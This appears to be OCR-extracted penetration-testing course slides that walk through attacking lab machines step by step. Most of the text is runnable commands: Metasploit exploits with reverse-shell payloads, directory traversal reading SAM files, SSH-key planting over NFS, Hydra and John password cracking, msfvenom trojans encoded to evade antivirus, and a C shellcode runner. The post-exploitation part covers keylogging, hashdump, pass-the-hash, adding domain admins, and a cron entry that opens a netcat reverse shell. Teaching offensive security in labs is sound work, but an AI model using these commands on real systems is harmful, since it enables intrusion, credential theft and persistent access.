GET /../../../../../boot.ini HTTP/1.1

http://172.16.85.135:3232/index.html?../../../../../../xampp/FileZillaFtp/FileZilla%20Server.xml

http://172.16.85.135:3232/index.html?../../../../../../WINDOWS/repair/sam

Exploiting a Buffer Overflow

Buffer overflow in SLMail

windows/pop3/seattlelab_pass

Exploiting a Web Application

Unsanitized parameter in graph_formula.php

PHP code execution

unix/webapp/tikiwiki_graph_formula_exec

Piggybacking on a Compromised Service

VsFTP was backdoored

Username ending in a :) spawned a backdoor on port 6200

Metasploit module as well

Exploiting Open NFS Shares

- NFS on port 2049
- showmount –e 172.16.85.136
- ssh-keygen
- mkdir /tmp/r00t/
- mount -t nfs –o nolock 172.16.85.136:/export/georgia/ /tmp/r00t/
- cat ~/.ssh/id_rsa.pub >> /tmp/r00t/.ssh/authorized_keys
- umount /tmp/r00t/

Password Attacks

Online Password Attacks

Guessing credentials against running services

Loud, can be logged, can lock out accounts

Wordlists

Many user use bad passwords. Even when there are complexity requirements many people will do the bare minimum.

Sample wordlist:

Password

password

Password123

password1

In real life you will need a better wordlist. Some samples in Kali already.

Crunch

Tool to bruteforce keyspace.

Time and space issues for too big a keyspace.

Example: **crunch 7 7 AB**

Bruteforces all 7 character passwords composed of only the characters A and B

ceWL

Tool to map a website and pull potentially interesting words to add to a wordlist

cewl -w bulbwords.txt -d 1 -m 5 www.bulbsecurity.com

Depth 1

Minimum length of word is 5 characters

Hydra

Online password cracking tool.

Knows how to talk to many protocols that use authentication.

hydra -L userlist.txt -P passwordfile.txt 192.168.20.10 pop3

Offline Password Attacks

Get access to password hashes and do the calculations offline.

Does not get logged or lock out accounts.

Opening the SAM File

We got access to a backup of the SAM and SYSTEM files with the directory traversal vulnerability

You can also get access to these files with physical access unless they have a BIOS password in place

bkhive system xpkey.txt

samdump2 sam xpkey.txt

LM Hash

Older Windows hash algorithm. Used for backward compatibility up through XP and 2003.

Passwords are truncated at 14 characters.

Passwords are converted to all uppercase.

Passwords of fewer than 14 characters are null-padded to 14 characters.

The 14-character password is broken into two seven-character passwords that are hashed separately.

John the Ripper

Offline hash cracking tool

Knows many hash formats

john xphashes.txt
johnlinuxpasswords.txt --wordlist=passwordfile.txt

oclHashcat

Offline hash cracking tool

Similar to John the Ripper

Can use GPUs to crack faster

Our VMs can’t use this function so it won’t gain us anything here.

Online Password Cracking

http://tools.question-defense.com

https://www.cloudcracker.com

Windows Credential Editor

Tool to pull plaintext passwords etc out of the memory of the LSASS process

Have to drop the binary onto the system (might get popped by anti-virus)

wce.exe -w

Advanced Exploitation

Client Side Exploits

So far we have been able to attack over the network.

This will not always be the case.

Client side programs (those not listening on a port) have vulnerabilities too.

Of course we need user help for exploits to work (browsing to a page, opening a file, etc).

Browser Attacks

msf > **use exploit/windows/browser/ms10_002_aurora**

msf exploit(ms10_002_aurora) > **set SRVHOST 192.168.20.9** SRVHOST => 192.168.20.9
msf exploit(ms10_002_aurora) > **set SRVPORT 80**
SRVPORT => 80

msf exploit(ms10_002_aurora) > **set URIPATH aurora**
URIPATH => **aurora**
msf exploit(ms10_002_aurora) > **set payload windows/meterpreter/reverse_tcp** payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora) > **set LHOST 192.168.20.9**
LHOST => 192.168.20.9
msf exploit(ms10_002_aurora) > **exploit**
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.20.9:4444

[*] Using URL: http://192.168.20.9:80/aurora

Automatically Migrating

msf exploit(ms10_002_aurora) > **show advanced**

Name : PrependMigrate

Current Setting: false

Description : Spawns and runs shellcode in new process

msf exploit(ms10_002_aurora) > **set PrependMigrate true**

PDF Exploits

msf > **use exploit/windows/fileformat/adobe_utilprintf** msf exploit(adobe_utilprintf) > **show options**

msf exploit(adobe_utilprintf) > **exploit**

[*] Creating 'msf.pdf' file...

[+] msf.pdf stored at /root/.msf4/local/msf.pdf

msf exploit(adobe_utilprintf) > **cp /root/.msf4/local/msf.pdf /var/www**

[*] exec: cp /root/.msf4/local/msf.pdf /var/www

msf exploit(adobe_utilprintf) > **service apache2 start**

[*] exec service apache2 start

Starting web server: apache2.

msf exploit(adobe_utilprintf) > **use multi/handler**umsf exploit(handler) > **set payload windows/meterpreter/reverse_tcp**

msf exploit(handler) > **exploit**

[*] Started reverse handler on 192.168.20.9:4444

PDF Embedded Executable

msf > **use exploit/windows/fileformat/adobe_pdf_embedded_exe**

msf exploit(adobe_pdf_embedded_exe) > **set INFILENAME /usr/share/set/readme/User_Manual.pdf**
msf exploit(adobe_pdf_embedded_exe) > **set payload windows/meterpreter/reverse_tcp**
msf exploit(adobe_pdf_embedded_exe) > **set LHOST 192.168.20.9** msf exploit(adobe_pdf_embedded_exe) > **exploit**

Java Exploits

msf > **use exploit/multi/browser/java_jre17_jmxbean**

msf exploit(java_jre17_jmxbean) > **set SRVHOST 192.168.20.9**

msf exploit(java_jre17_jmxbean) > **set SRVPORT 80**
msf exploit(java_jre17_jmxbean) > **set URIPATH javaexploit**

msf exploit(java_jre17_jmxbean) > **show payloads**

msf exploit(java_jre17_jmxbean) > **set payload java/meterpreter/reverse_http**

Java Applets

msf exploit(java_jre17_jmxbean) > **use exploit/multi/browser/java_signed_applet**

msf exploit(java_signed_applet) > **set APPLETNAME BulbSec**

msf exploit(java_signed_applet) > **set SRVHOST 192.168.20.9**

msf exploit(java_signed_applet) > **set SRVPORT 80**

Browser Autopwn

msf > **use auxiliary/server/browser_autopwn**

msf auxiliary(browser_autopwn) > **set LHOST 192.168.20.9** LHOST => 192.168.20.9 msf auxiliary(browser_autopwn) > **set URIPATH autopwn** URIPATH => autopwn

msf auxiliary(browser_autopwn) > **exploit** [*] Auxiliary module execution completed

[*] --- Done, found 16 exploit modules

[*] Using URL: http://0.0.0.0:8080/autopwn [*] Local IP: http://192.168.20.9:8080/autopwn [*] Server started.

Winamp Skin Example

msf > **use exploit/windows/fileformat/winamp_maki_bof**

msf exploit(winamp_maki_bof) > **set payload windows/meterpreter/reverse_tcp** msf exploit(winamp_maki_bof) > **set LHOST 192.168.20.9**
msf exploit(winamp_maki_bof) > **exploit**

Social Engineering

Often the path of least resistance

Asking someone for their password, leaving a DVD with an interesting name in the bathroom, getting someone to log into a fake site, etc.

People like to be helpful, will ignore security practices in the name of productivity etc.

Social Engineer Toolkit

Tool for automating social engineering attacks

setoolkit in Kali

Might need to update it

Microsoft Security Essentials

On Windows 7 we have a copy of Microsoft Security Essentials

Chances are your clients will only use one anti-virus throughout the environment

If you can identify it you can target your effort to bypassing that one even if you can't bypass all.

VirusTotal

Free file analyzer that tests against anti-virus software

https://www.virustotal.com

Shares samples with anti-virus vendors.

DO NOT upload trojans you want to use over and over

Trojans

Embedding malicious code in another program

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9

LPORT=2345 -x /usr/share/windows-binaries/radmin.exe -k -f exe > radmin.exe

-x executable template

-k run the shellcode in a new thread

Metasploit Encoding

We can also run our shellcode through an encoder to obfuscate it.

Encoding is primarily used for avoiding bad characters in shellcode (we will see this in exploit development)

msfvenom -l encoders

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345 -e x86/shikata_ga_nai -i 10 -f exe > meterpreterencoded.exe

Multi Encoding

If one encoder is not sufficient, perhaps more than one will do it.

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345 -e x86/shikata_ga_nai -i 10 -f rawu**> meterpreterencoded.bin**

msfvenom -p -f exe -a x86 --platform windows -e x86/bloxor -i 2 > meterpretermultiencoded.exe < meterpreterencoded.binz

Combining Techniques

Running multiple obfuscation techniques may improve our results.

For example try encoding and using a trojan

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345 -x /usr/share/windows-binaries/radmin.exe -k -e x86/shikata_ga_nai -i 10 -f exe > radminencoded.exe

Custom Compiling

There are other C compilers besides the one Metasploit uses.

Perhaps we can have better success using one.

For our example we will use the Ming32 cross compiler.

Custom Compiling

```
#include <stdio.h>
unsigned char random[]=
unsigned char shellcode[]=
 int main(void)
{
    ((void (*)())shellcode)();
}
```

Custom Compiling

Creating Shellcode:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345 -f c -e x86/shikata_ga_nai -i 5

Creating Randomness:

cat /dev/urandom | tr -dc A-Z-a-z-0-9 | head -c512

Compiling:

i586-mingw32msvc-gcc -o custommeterpreter.exe custommeterpreter.c

Hyperion

Encrypts with AES encryption and throws away the key.

Bruteforces the key to decrypt before running

Uses a smaller keyspace than is cryptographically secure

Hyperion

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345 -f exe > meterpreter.exe

cd Hyperion-1.0/

wine ../hyperion ../meterpreter.exe bypassavhyperion.exe

Veil

Framework for using different techniques to bypass antivirus

cd Veil-Evasion-master

./Veil-Evasion.py

Post Exploitation

Meterpreter

Metasploit’s super payload

Reflective DLL injection – lives inside of memory of the exploited process

meterpreter>**help**

meterpreter>**upload**

meterpreter>**hashdump**

Meterpreter Scripts

Ruby scripts that can be run in a Meterpreter session

/usr/share/metasploit-framework/scripts/meterpreter

meterpreter>run <script name>

meterpreter > **run migrate -h**

Post Exploitation Modules

Metasploit modules that can be run on an open session

msf > **use post/windows/gather/enum_logged_on_users**
msf post(enum_logged_on_users) >**set SESSION 1**

post(enum_logged_on_users) >**exploit**

Railgun

Extension for Meterpreter that allows access to the Windows API

meterpreter > **irb**
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> **client.railgun.shell32.IsUserAnAdmin**
=> {"GetLastError"=>0, "Error Message"=>"The operation completed successfully.", "return"=>true}

Other examples in post modules:
windows/gather/reverse_lookup.rb
windows/manage/download_exec.rb

Local Privilege Escalation: GetSystem

We are running as the user who started the exploited process

meterpreter > **getsystem -h**

meterpreter > **getsystem**
...got system (via technique 1).

meterpreter > **getuid**
Server username: NT AUTHORITY\SYSTEM

Local Privilege Escalation: Local Exploits

msf post(enum_logged_on_users) > **use exploit/windows/local/ms11_080_afdjoinleaf**

msf exploit(ms11_080_afdjoinleaf) > **show options**

msf exploit(ms11_080_afdjoinleaf) > **set SESSION 1**
msf exploit(ms11_080_afdjoinleaf) > **set payload windows/meterpreter/reverse_tcp** msf exploit(ms11_080_afdjoinleaf) > **set LHOST 192.168.20.9**
msf exploit(ms11_080_afdjoinleaf) > **exploit**

Local Privilege Escalation: Bypassing UAC

msf exploit(ms11_080_afdjoinleaf) > **sessions -i 2**

[*] Starting interaction with 2...
meterpreter > **getuid**

Server username: Book-Win7\Georgia Weidman
meterpreter > **getsystem**
[-] priv_elevate_getsystem: Operation failed: Access is denied.

msf exploit(ms11_080_afdjoinleaf) > **use exploit/windows/local/bypassuac** msf exploit(bypassuac) > **show options**

msf exploit(bypassuac) > **set SESSION 2**

msf exploit(bypassuac) > **exploit**

Local Privilege Escalation: Using a Public Exploit

Udev vulnerability on the Linux machine

Public exploit in /usr/share/exploitdb

Be sure to follow the instructions

Local Information Gathering: Searching for Files

Search for interesting files

meterpreter > **search -f *password***

Local Information Gathering: Gathering Passwords

usr/share/metasploit-framework/modules/post/windows/gather/credentials

There is a module for WinSCP

Save creds for the Linux machine using WinSCP

Local Information Gathering: Keylogging

meterpreter > **keyscan_start**
Starting the keystroke sniffer...

meterpreter > **keyscan_dump**
Dumping captured keystrokes...

meterpreter > **keyscan_stop**
Stopping the keystroke sniffer...

Lateral Movement: PSExec

msf > **use exploit/windows/smb/psexec**

msf exploit(psexec) > **show options**

msf exploit(psexec) > **set RHOST 192.168.20.10**

msf exploit(psexec) > **set SMBUser georgia**

msf exploit(psexec) > **set SMBPass password**

msf exploit(psexec) > **exploit**

Lateral Movement: Pass the Hash

Replace password with the LM:NTLM hash from hashdump

We are still able to authenticate using Psexec

Lateral Movement:Token Impersonation

load incognito

list tokens –u

Impersonate another user’s token

Lateral Movement: SMB Capture


Set up SMB capture server in Metasploit

Drop into a shell in a session with an impersonated token

Browse to a fake share

It will fail but the damage will be done

Pivoting


Kali
192.168.20.9
Windows 7
192.168.20.12
172.16.85.191
Windows XP
172.16.85.190

Pivoting through Metasploit

route add 172.16.85.0 255.255.255.0 2

Routes traffic to 172.16.85.0/24 network through session 2

We can run exploits, auxiliaries, etc (any Metasploit module)

Pivoting with socks4a and proxychains

use auxiliary/server/socks4a

Edit /etc/proxychains.conf change port to 1080

proxychains nmap -Pn -sT -sV -p 445,446 172.16.85.190

NBNS Spoofing

Netbios name services spoofing: http://www.packetstan.com/2011/03/nbns-spoofing-on-your-way-to-world.html

Don’t need to do any ARP spoofing

Listen for NBNS requests and respond accordingly, can get machines to send hashes or possibly even plaintext

NBNS Spoofing in Metasploit

msf > **use auxiliary/spoof/nbns/nbns_response**
msf auxiliary(nbns_response) > **set spoofip 192.168.20.9**
msf auxiliary(nbns_response) > **exploit**
msf > **use auxiliary/server/capture/smb**
msf auxiliary(smb) > **set JOHNPWFILE /root/johnsmb**
msf auxiliary(http_ntlm) > **exploit**
msf auxiliary(smb) > **use auxiliary/server/capture/http_ntlm**
msf auxiliary(http_ntlm) > **set LOGFILE /root/httplog**
msf auxiliary(http_ntlm) > **set URIPATH /**
msf auxiliary(http_ntlm) > **set SRVPORT 80**
msf auxiliary(http_ntlm) > **exploit**

Responder

Automates NBNS spoofing attacks

cd Responder

python Responder.py –i 192.168.20.9

Persistence: Adding a User

net user john johnspassword /add

net localgroup administrators john /add

Add /domain at the end to add the user to a domain as well

C:\Documents and Settings\georgia\Desktop> **net user georgia2 password /add /domain**
C:\Documents and Settings\georgia\Desktop> **net group "Domain Admins" georgia2 /add /domain**

Persistence: With Metasploit Script

Metasploit persistence script creates an autorun entry in the registry

Does write to disk/not stealthy

run persistence -r 192.168.20.9 -p 2345 -U

Persistence: Crontabs


Add to /etc/crontab file

*/10 * * * * root nc 192.168.20.9 12345 -e /bin/bash

service cron restart

Exploit Development

A Program in Memory



x86 General Purpose Registers

EIP – The instruction pointer.
ESP – stack pointer
EBP – base pointer
ESI – source index
EDI – destination index
EAX – accumulator
EBX – base
ECX – counter
EDX – data

The Stack


Last in First out(think a stack of lunch trays)

Grows from high to low memory (seems upside down)

PUSH instruction puts data on the stack

POP instruction removes data from the stack (into a register)

A Stack Frame



Calling Another Function


Main calls another function

When that function finishes execution will return to main

Before handing over control to function main PUSHes its return address onto the stack

As part of the next function's prologue

Another Stack Frame



Returning to Main

The called function's stack frame is unwound

ESP and EBP are restored

The saved return address is loaded into EIP so execution can continue in main where it left off

Vulnerable Code

```
include <string.h>
#include <stdio.h>
	void overflowed() {
	printf("%s\n", "Execution Hijacked");
}
void function1(char *str){
	char buffer[5];
	strcpy(buffer, str);
}
void main(int argc, char *argv[])
	{
	function1(argv[1]);
	printf("%s\n", "Executed normally");
}
```

Vulnerability

Strcpy does not bounds checking.

Our program uses Strcpy to copy user input into a fixed sized variable.

If we give it more data than the variable can hold, the copying will continue.

Compiling Program

GNU Compiler Collection (GCC)

gcc -fno-stack-protector -o overflowtest overflowtest.c

-fno-stack-protector turns off the stack cookie (we will discuss this later)

Running the Program Normally

Make the program executable with chmod +x overflowtest

./overflowtest AAAA

Executed Normally

Overflowing Buffer with Strcpy

./overflowtest
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA

Segmentation fault (core dumped)

We will see more details of what is going on when we use the GNU Project Debugger (GDB)


Overflowing the Buffer

When Strcpy runs out of room in our buffer variable it just keeps copying data into adjacent memory addresses

Overwrites any additional space in function’s stack frame

Overwrites saved EBP and saved return pointer

Overflowing the buffer Variable



Breakpoints

Cause execution to pause at a certain location in the program (a memory address, a line of code, etc.)

Allows us to examine the state of memory, the registers etc. at a certain point

Since we compiled with debugging symbols we can list the source code and break at particular lines

Viewing the Source Code

```
(gdb) list 1,16
1       #include <string.h>
2       #include <stdio.h>
3
4       void overflowed() {
5               printf("%s\n", "Execution Hijacked");
6       }
7
8       void function(char *str){
9               char buffer[5];
10              strcpy(buffer, str);
11      }
12      void main(int argc, char *argv[])
13      {
14              function(argv[1]);
15              printf("%s\n", "Executed Normally");
16      }
```

Setting Breakpoints

break <line number> (we will look at setting breakpoints on memory addresses later in the course)

break 14

break 10

break 11

Running the program in GDB

Run the program first with 4 A's to see the program run normally

(gdb) run AAAA

Starting program: /home/georgia/overflowtest AAAA

Breakpoint 1, main (argc=2, argv=0xbffff174) at overflowtest.c:14

14   function(argv[1]);

Viewing the Registers

```
(gdb) info registers
eax      0x2         2
ecx      0x1fc8a77e  533243774
edx      0xbffff104  -1073745660
ebx      0xb7fc3000  -1208209408
esp      0xbffff0c0  0xbffff0c0
ebp      0xbffff0d8  0xbffff0d8
esi      0x0         0
edi      0x0         0
eip      0x8048484   0x8048484 <main+9>
eflags   0x286       [ PF SF IF ]
cs       0x73        115
ss       0x7b        123
ds       0x7b        123
es       0x7b        123
fs       0x0         0
gs       0x33        51
```

Viewing Memory

```
(gdb) x/20xw $esp
